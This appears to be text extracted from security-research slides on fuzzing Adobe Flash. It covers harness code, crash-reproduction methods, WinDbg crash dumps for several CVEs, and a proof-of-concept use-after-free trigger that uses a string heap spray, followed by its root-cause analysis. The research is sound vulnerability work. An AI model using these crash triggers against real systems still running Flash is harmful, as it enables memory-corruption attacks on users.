
    velociraptorFields.setClassesFields(0, false);
    velociraptorFields.getClassesFields(false); //only static:false
    velociraptorMethods.setClassesMethods(0, false);

    velociraptorFields.setClassesFields(0, false);
    velociraptorFields.getClassesFields(false); //only static:false
    velociraptorMethods.setClassesMethods(0, false);
    return;
}
```

```
static function valueOf_fuzz():*
{
    g_CallBackFunctionCalledCnt++;
    if (g_CallBackFunctionCalledCnt > 10)
    {
        velociraptorUtils.ForceGC();
        return 4919;
    }
    velociraptorFields.setClassesFields(0, false);
    velociraptorMethods.setClassesMethods(0, false);
    velociraptorFields.getClassesFields(false);
    velociraptorUtils.ForceGC();
    return 4919;
};
```

CVE-2015-0349, CVE-2015-5123, CVE-2015-5122
CVE-2016-6981, CVE-2016-7857 ...


Sanitization: Unmanaged heap redirection



Reproduce: hook trace function to write logs

```
void FlashTraceCheck(unsigned int argc, int argv)
{
    //1 means there is only one argument of trace function
    if (argc == 1)
    {
        DWORD atom = *(DWORD *)(argv+4);
        //only deal with the situation that atom is string
        if ((atom & 7) == 2) //2 represent string. -- trace(str:String)
        {
            DWORD strObj = atom & 0xFFFFFFFF8;
            flag = *((DWORD *)strObj + 5);
            length = *((DWORD *)strObj + 4);

            if (!(flag >> 2) & 1)
            {
                pStringBuf = (char *)*((DWORD *)strObj + 2);
                WriteTraceFile(pStringBuf, strlen(pStringBuf));
            }
        }
    }
}
```



Flash32_27_0_0_187.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
.text 102cc40d[wrapper] 1030c6ec[function] watson
.text 102cc3e0[wrapper] 1030c670[function] trace
.text 102cc3cd[wrapper] 1030c5f4[function] unescapeMultiByte
.text 102cc3ba[wrapper] 1030c578[function] escapeMultiByte
.text 102cc3ad[wrapper] 1030c4fc[function] getTimer
.text 102cc39a[wrapper] 1030c480[function] getDefinitionByName
```

AS3:

```
velociraptorLog.TraceToFile("the seed is [" + seed + "]);
```

Velociraptor.log:

```
[+] the seed is [2059582721]
```

Reproduce: random generator

Mersenne Twister

From Wikipedia, the free encyclopedia

The **Mersenne Twister** is a [pseudorandom number generator](#) (PRNG). It is by far the most widely used general-purpose PRNG.^[1] Its name derives from the fact that its period length is chosen to be a [Mersenne prime](#).

```
//one seed, a group fixed random numbers
public static function testRandom():void {
    var seed = int(now.time) ^ int(g_vhash); //g_vhash = MAC_Address
    iasrand(seed);
    //generate 100 random numbers (<100)
    for(var i:int = 0; i < 100; i++) //asrand();
        velociraptorLog.Log(asrand()%100);
}
```

1. Log the seed.
2. When crash happens, use the seed to generate all of the same random numbers and reproduce the crash sample

Case studies 0: CVE-2016-7860/7861

- Find it by turning on `type_confusion_flag` in `generateValidParams`

```
public function Go(stage:Stage):void
{
    var md:* = new Metadata();
    //or var md:* = new AdvertisingMetadata();

    //public function setObject (key:String, obj:Object)
    md.setObject("", 0x1818180);
    //crash at 0x0c0c0c00 = 0x1818180 << 3
    return;
}
```

```
Command
eax=0c0c0c00 ebx=00000000 ecx=0000001a edx=03ba41f0 esi=00000001 edi=0c0c0c00
eip=008e9e25 esp=001bd7cc ebp=001bd874 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x1dfa35:
008e9e25 8b4008          mov     eax,dword ptr [eax+8] ds:002b:0c0c0c00!8=????????
0:000> k
ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
001bd874 001bda20 flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x1dfa35
001bd884 00705271 0x1bda20
001bd898 00b4a8bb flashplayer_22_sa_debug!IAEModule_AEModule_PutKernel+0x1621
001bd8a8 0028cbac flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x4404cb
001bd8e8 0091c2f4 flashplayer_22_sa_debug!WinMainSandboxed+0x9df3d
001bd9e0 0091d547 flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x211f04
001bda00 0091cfde flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x213157
001bda38 00952e88 flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x212bee
001bdb10 0091c96c flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x248a98
001bdb50 0091cfaa flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x21257c
001bdc58 0091d763 flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x212bba
001bdcc0 0091cfaa flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x213373
001bdda0 0091cfaa flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x212bba
001bdda0 0091cfaa flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x212bba
001bde70 0091c7f1 flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x212bba
001bde70 0091c7f1 flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x212401
001bde94 0091d565 flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x212401
001bdee0 0091cfde flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x213175
001bdf20 0090482d flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x212bee
001bdfb8 7498fca3 flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x1fa43d
001bdfb8 7498fca3 flashplayer_22_sa_debug!IAEModule_IAEKernel_UnloadModule+0x1fa43d
```

Case studies 1: upgraded DoABC opcode fuzzing

- Old DoABC opcode fuzzing
 - Popular in Pre-Hacking-Team era
 - Download massive flash samples from internet
 - Modify single byte or multiple bytes randomly in DoABC2 Tag
 - Heavily rely on what samples you download
- Upgraded DoABC opcode fuzzing
 - Log every AS3 code by hooking trace function
 - Compile a huge flash with over 100,000 lines AS3 code
 - Modify single byte or multiple bytes randomly in DoABC2 Tag

Case studies 1: CVE-2017-2982

```
3488     flash_text__TextSnapshot_findText_param_1 = "oops";
3489     flash_text__TextSnapshot_findText_param_2 = true;
3490     var ins_int_141:int = ins_flash_text__TextSnapshot_4.findText(flash_text__TextSnapshot_findText_param_0, flash_text__TextSnapshot_findText_param_1, flash_
3491     flash_display__Sprite_local3DToGlobal_param_0 = ins_flash_geom__Vector3D_5;
3492     var ins_flash_geom__Point_37:Point = ins_flash_display__Sprite_3.local3DToGlobal(flash_display__Sprite_local3DToGlobal_param_0);
3493     var ins_Boolean_212:Boolean = ins_flash_display__Sprite_1.requestSoftKeyboard();
3494     flash_display__Sprite_willTrigger_param_0 = "TextElement";
3495     var ins_Boolean_213:Boolean = ins_flash_display__Sprite_1.willTrigger(flash_display__Sprite_willTrigger_param_0);
3496     flash_display__Sprite_addEventListener_param_0 = "";
3497     flash_display__Sprite_addEventListener_param_1 = _eventFunction[0];
3498     ins_flash_display__Sprite_3.addEventListener(flash_display__Sprite_addEventListener_param_0, flash_display__Sprite_addEventListener_param_1);
3499     flash_display__Sprite_globalToLocal_param_0 = ins_flash_geom__Point_17;
3500     var ins_flash_geom__Point_38:Point = ins_flash_display__Sprite_0.globalToLocal(flash_display__Sprite_globalToLocal_param_0);
3501     flash_display__Sprite_willTrigger_param_0 = "oops";
3502     var ins_Boolean_214:Boolean = ins_flash_display__Sprite_3.willTrigger(flash_display__Sprite_willTrigger_param_0);
3503     var ins_Boolean_215:Boolean = ins_flash_display__Sprite_1.requestSoftKeyboard();
3504     var ins_flash_geom__Matrix3D_24:Matrix3D = ins_flash_geom__PerspectiveProjection_1.toMatrix3D();
3505     var ins_flash_geom__Matrix3D_25:Matrix3D = ins_flash_geom__PerspectiveProjection_1.toMatrix3D();
3506     var ins_flash_geom__Matrix3D_26:Matrix3D = ins_flash_geom__PerspectiveProjection_1.toMatrix3D();
3507     var ins_flash_geom__Matrix3D_27:Matrix3D = ins_flash_geom__PerspectiveProjection_1.toMatrix3D();
3508     var ins_flash_geom__Matrix3D_28:Matrix3D = ins_flash_geom__PerspectiveProjection_0.toMatrix3D();
3509     var ins_flash_geom__Matrix3D_29:Matrix3D = ins_flash_geom__PerspectiveProjection_0.toMatrix3D();
3510     var ins_flash_geom__Matrix3D_30:Matrix3D = ins_flash_geom__PerspectiveProjection_0.toMatrix3D();
3511     var ins_flash_geom__Matrix3D_31:Matrix3D = ins_flash_geom__PerspectiveProjection_0.toMatrix3D();
3512     var ins_flash_geom__Matrix3D_32:Matrix3D = ins_flash_geom__PerspectiveProjection_0.toMatrix3D();
3513     var ins_flash_geom__Matrix3D_33:Matrix3D = ins_flash_geom__PerspectiveProjection_1.toMatrix3D();
3514     flash_net__URLRequest_useRedirectedURL_param_0 = null;
3515     flash_net__URLRequest_useRedirectedURL_param_1 = true;
```

Case studies 1: CVE-2017-2982

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
230h:	57	01	00	00	C5	0A	4D	61	69	6E	00	BF	14	8A	E1	01	W...Ă.Main.ĵ.Šá.
240h:	00	01	00	00	00	4D	61	69	6E	00	10	00	2E	00	00	00Main.....
250h:	02	4A	D8	12	4D	FB	21	09	40	84	10	04	4D	61	69	6E	.JØ.Mú!.@...Main
260h:	00	26	43	3A	5C	55	73	65	72	73	5C	70	61	6E	5C	44	.&C:\Users\pan\D
270h:	65	73	6B	74	6F	70	5C	74	65	73	74	5C	73	72	63	3B	esktop\test\src;
280h:	3B	4D	61	69	6E	2E	61	73	11	4D	61	69	6E	2F	24	63	;Main.as.Main/\$c
290h:	6F	6E	73	74	72	75	63	74	2F	66	04	76	6F	69	64	06	onstruct/f.void.
2A0h:	4D	61	69	6E	24	30	05	41	72	72	61	79	0A	66	6C	61	Main\$0.Array fla
2B0h:	73	68	2E	67	65	6F	6D	05	50	6F	69	6E	74	08	46	75	sh.geom.Point.Fu
2C0h:	6E	63	74	69	6F	6E	09	52	65	63	74	61	6E	67	6C	65	nction.Rectangle
2D0h:	0D	66	6C	61	73	68	2E	64	69	73	70	6C	61	79	05	53	.flash.display.S
2E0h:	74	61	67	65	0D	44	69	73	70	6C	61	79	4F	62	6A	65	tage.DisplayObje
2F0h:	63	74	06	53	70	72	69	74	65	06	4F	62	6A	65	63	74	ct.Sprite.Object
300h:	08	66	6C	61	73	68	2E	75	69	0B	43	6F	6E	74	65	78	.flash.ui.Context
310h:	74	4D	65	6E	75	16	44	69	73	70	6C	61	79	4F	62	6A	tMenu.DisplayObj
320h:	65	63	74	43	6F	6E	74	61	69	6E	65	72	15	50	65	72	ectContainer.Per
330h:	73	70	65	63	74	69	76	65	50	72	6F	6A	65	63	74	69	spectiveProjecti
340h:	6F	6E	19	63	6F	6D	2E	61	64	6F	62	65	2E	74	76	73	on.com.adobe.tvs
350h:	64	6B	2E	6D	65	64	69	61	63	6F	72	65	0D	4D	65	64	dk.mediacore.Med
360h:	69	61	52	65	73	6F	75	72	63	65	08	56	65	63	74	6F	iaResource.Vecto
370h:	72	33	44	0F	43	6F	6C	6F	72	54	72	61	6F	73	66	6F	r3D.ColorTransfo

emplate Results - SWF.bt

	Name	Value	Start	Size	Color
✓	struct SWF File		0h	1E3DAh	Fg: Bg:
>	struct SWFHEADER Header		0h	15h	Fg: Bg:
>	struct SWFTAG Tag[0]	FileAttributes	15h	6h	Fg: Bg:
>	struct SWFTAG Tag[1]	Metadata	1Bh	1D0h	Fg: Bg:
>	struct SWFTAG Tag[2]	EnableDebugger2	1EBh	10h	Fg: Bg:
>	struct SWFTAG Tag[3]	MX4	1FBh	12h	Fg: Bg:
>	struct SWFTAG Tag[4]	ScriptLimits	20Dh	6h	Fg: Bg:
>	struct SWFTAG Tag[5]	SetBackgroundColor	213h	5h	Fg: Bg:
>	struct SWFTAG Tag[6]	Serial Number	218h	1Ch	Fg: Bg:
>	struct SWFTAG Tag[7]	FrameLabel	234h	7h	Fg: Bg:
>	struct SWFTAG Tag[8]	DoABC	23Bh	1E190h	Fg: Bg:
>	struct SWFTAG Tag[9]	SymbolClass	1E3CBh	Bh	Fg: Bg:
>	struct SWFTAG Tag[10]	ShowFrame	1E3D6h	2h	Fg: Bg:

Case studies 1: CVE-2017-2982 Crash Info

```
Command
eax=11807900 ebx=08eddb58 ecx=0a5b63e8 edx=11807900 esi=0a5b6000 edi=00000000
eip=0d815aa8 esp=059dd2e4 ebp=059dd2f8 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210206
Flash+0x285aa8:
0d815aa8 8b4a04          mov     ecx,dword ptr [edx+4]| ds:002b:11807904=?????????
0:009> k
# ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00 059dd2f8 0d9214c5 Flash+0x285aa8
01 059dd30c 0d921a0c Flash!DllUnregisterServer+0x22275
02 059dd31c 0d92d168 Flash!DllUnregisterServer+0x227bc
03 059dd334 0d833697 Flash!DllUnregisterServer+0x2df18
04 059dd3bc 0d93bb7d Flash+0x2a3697
05 059dd500 664f240e Flash!DllUnregisterServer+0x3c92d
06 059dd530 667cf45d MSHTML!ColeLayout::NotifyControl+0xfc
07 059dd560 6659a1ec MSHTML!CPaintController::NotifyPreRender+0x6d
08 059dd5d4 6659ac34 MSHTML!CView::EnsureView+0x73c
09 059dd608 665a1d53 MSHTML!CDoc::PaintWorker+0xd7
0a 059dd628 665a1ce3 MSHTML!CDoc::PaintInPlace+0x3c
0b 059dd658 6659f97f MSHTML!CPaintController::RunRenderingLoop+0xb3
0c 059dd678 6659e093 MSHTML!CPaintController::OnUpdateBeat+0x3f
0d 059dd69c 666339a8 MSHTML!CPaintBeat::OnBeat+0x193
0e 059dd6bc 6663354b MSHTML!CPaintBeat::OnPaintTimer+0x48
0f 059dd6d8 665826f9 MSHTML!CContainedTimerSink<CPaintBeat>::OnTimerMethodCall+0x7b
10 059dd750 665a8092 MSHTML!GlobalWndOnMethodCall+0x359
11 059dd7a0 76f6d2b3 MSHTML!GlobalWndProc+0xf2
12 059dd7cc 76f4e88a user32!_InternalCallWinProc+0x2b
13 059dd8b4 76f4e1e4 user32!UserCallWinProcCheckWow+0x30a
14 059dd928 76f4dfa0 user32!DispatchMessageWorker+0x234
```

agenda

- Who are we
- Background
- Find Flash Vulnerabilities with Reflection
- **Exploit Flash Vulnerabilities with HashTables**
- Demo
- Summary


An Unreported Use After Free Vulnerability

```
public static var _g_dic;
public static var spary_arr = [];
public function poc() {
    _g_dic = new Dictionary();
    _g_dic["object"] = new Array();
    var s = new String();
    var mpie = new MediaPlayerItemEvent(8, null, null);
    var md0 = new Metadata();
    md0.setObject(s, mpie);
    _g_dic["object"].push(md0.getObject(s));
    //_g_arr.push(md0.getObject(s));
    var getargs:Array = new Array();
    getargs.push(s);
    _g_dic["object"].push(invokeMethod("getObject", md0, getargs))
    //Free and Reclaim
    for (var j = 0; j < 0x1000/2; j++)
        spary_arr[j] = "ga1ois"+j;
    //USE
    _g_dic["object"][0].type;
}
```

```
(2318.5228): Access violation - code c0000005 (!!! second chance !!!)
*** ERROR: Symbol file could not be found. Defaulted to export symbols for
eax=41949970 ebx=0436a060 ecx=08652460 edx=0865918c esi=00000000 edi=04be487
eip=41949970 esp=00dcd048 ebp=049c7840 iopl=0         nv up ei pl zr na pe n
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=0001024
41949970 ??             ???
0:000> k
# ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 00dcd044 01686fb7 0x41949970
01 00dcd04c 0168a8fd flashplayer_23_sa_debug!IAEModule_AEModule_PutKernel+0x
02 00dcd070 051a4f6d flashplayer_23_sa_debug!IAEModule_AEModule_PutKernel+0x
03 00000000 00000000 0x51a4f6d
0:000> ub 01686fb7
flashplayer_23_sa_debug!IAEModule_AEModule_PutKernel+0x24e9c5:
01686fa5 3b0a             cmp     ecx,dword ptr [edx]
01686fa7 750f             jne    flashplayer_23_sa_debug!IAEModule_AEModule_
01686fa9 8b5208          mov    edx,dword ptr [edx+8]
01686fac 8d48ff          lea   ecx,[eax-1]
01686faf 8b01             mov    eax,dword ptr [ecx]
01686fb1 8b4034          mov    eax,dword ptr [eax+34h]
01686fb4 52             push  edx
01686fb5 ffd0             call  eax
0:000> dc ecx
08652460 019ed438 00000002 049c7840 00000000 8.....@x.....
08652470 00000009 00002e00 019ed438 40000002 .....8.....@
08652480 04b99d3f 00000000 00000002 0000001a ?.....
08652490 019ed438 00000002 049c7820 00000000 8.....x.....
086524a0 00000009 00002e00 019ed438 40000002 .....8.....@
086524b0 04b99d4f 00000000 00000037 0000001a 0.....7.....
086524c0 019ed438 80002401 04968d38 00000000 8....$.8.....
086524d0 00000004 00000800 019ed438 00000002 .....8.....
0:000> dc 049c7840
049c7840 6f316167 33397369 00000033 00000000 galois933.....
049c7850 00000000 00000000 00000000 00000000 .....
049c7860 6f316167 33397369 00000034 00000000 galois934.....
049c7870 00000000 00000000 00000000 00000000 .....
049c7880 6f316167 33397369 00000035 00000000 galois935.....
049c7890 00000000 00000000 00000000 00000000 .....
049c78a0 6f316167 33397369 00000036 00000000 galois936.....
049c78b0 00000000 00000000 00000000 00000000 .....
```

Root Cause Analysis

```
public static var _g_dic;  
public static var spary_arr = [];  
public function poc() {  
    _g_dic = new Dictionary();  
    _g_dic["object"] = new Array();  
    var s = new String();  
    var mpie = new MediaPlayerItemEvent(8, null, null);  
    var md0 = new Metadata();  
    md0.setObject(s, mpie);  
    _g_dic["object"].push(md0.getObject(s));  
    // _g_arr.push(md0.getObject(s));  
    var getargs:Array = new Array();  
    getargs.push(s);  
    _g_dic["object"].push(invokeMethod("getObject", md0, getargs));  
    //Free and Reclaim  
    for (var j = 0; j < 0x1000/2; j++)  
        spary_arr[j] = "ga1ois"+j;  
    //USE  
    _g_dic["object"][0].type;  
}
```



First call getObject: v26 = sub_10367E23(v55, &v119, v54);

1. new ScriptObject (another one) -- **vulnerable**
029f8ce8 10df8580 8000e701 03f713c0 028e7fd0
029f8cf8 0287cd70 00000000
2. call setdeaditem to set ScriptObject[029f8ce8] into MediaPlayerItemEvent[0287cd70]

MediaPlayerItemEvent
0287cd70 10e2df58 10e2df48 10e2df38 00000008
0287cd80 00000000 00000000 947518b1 4153ef88
0287cd90 00000003 029f8ce8 00000000 00000000

Root Cause Analysis

```
public static var _g_dic;
public static var spary_arr = [];
public function poc() {
    _g_dic = new Dictionary();
    _g_dic["object"] = new Array();
    var s = new String();
    var mpie = new MediaPlayerItemEvent(8, null, null);
    var md0 = new Metadata();
    md0.setObject(s, mpie);
    _g_dic["object"].push(md0.getObject(s));
    // _g_arr.push(md0.getObject(s));
    var getargs:Array = new Array();
    getargs.push(s);
    _g_dic["object"].push(invokeMethod("getObject", md0, getargs));
    //Free and Reclaim
    for (var j = 0; j < 0x1000/2; j++)
        spary_arr[j] = "ga1ois"+j;
    //USE
    _g_dic["object"][0].type;
}
```

```
MediaPlayerItemEvent
0287cd70 10e2df58 10e2df48 10e2df38 00000008
0287cd80 00000000 00000000 947518b1 4153ef88
0287cd90 00000003 029f8ce8 00000000 00000000
```

```
ScriptObject
029f8ce8 10df8580 00000002 03f713c0 028e7fd0
029f8cf8 0287cd70 00000000
```

1. second getObject, call 1035971e (get cache directly)
.text:1035971E mov eax, [ecx+1Ch]; ecx = 0287cd78
.text:10359721 retn
should return object 029f8ce9, but return number 029f8ce8

2. avmplus::AvmCore::atomWriteBarrier (in JIT)
Write ScriptObject into AtomAddress
029622e0 10e92f38 8000ed01 02a03f70 00000000
029622f0 028858c8 02962221 02a35040 02962310
02962300 029f8ce8 00000000 00000000 00000000

Root Cause Analysis

```
public static var _g_dic;  
public static var spary_arr = [];  
public function poc() {  
    _g_dic = new Dictionary();  
    _g_dic["object"] = new Array();  
    var s = new String();  
    var mpie = new MediaPlayerItemEvent(8, null, null);  
    var md0 = new Metadata();  
    md0.setObject(s, mpie);  
    _g_dic["object"].push(md0.getObject(s));  
    // _g_arr.push(md0.getObject(s));  
    var getargs:Array = new Array();  
    getargs.push(s);  
    _g_dic["object"].push(invokeMethod("getObject", md0, getargs));  
    //Free and Reclaim  
    for (var j = 0; j < 0x1000/2; j++)  
        spary_arr[j] = "ga1ois"+j;  
    //USE  
    _g_dic["object"][0].type;  
}
```

AtomAddress

```
029622e0 10e92f38 8000ed01 02a03f70 00000000  
029622f0 028858c8 02962221 02a35040 02962310  
02962300 029f8ce8 00000000 00000000 00000000
```

gc_stack

```
...  
029622e0  
...  
029f8ce8  
...
```

ScriptObject before

```
029f8ce8 10df8580 00000002 03f713c0 028e7fd0  
029f8cf8 0287cd70 00000000
```

Trigger GC

MMgc::ZCT::Reap will scan gc_stack and call ReapObject on AtomAddress [029622e0] and ScriptObject [029f81f0], because these two objects are on gc_stack. Eventually ScriptObject refcount decreased twice to 0 and freed.

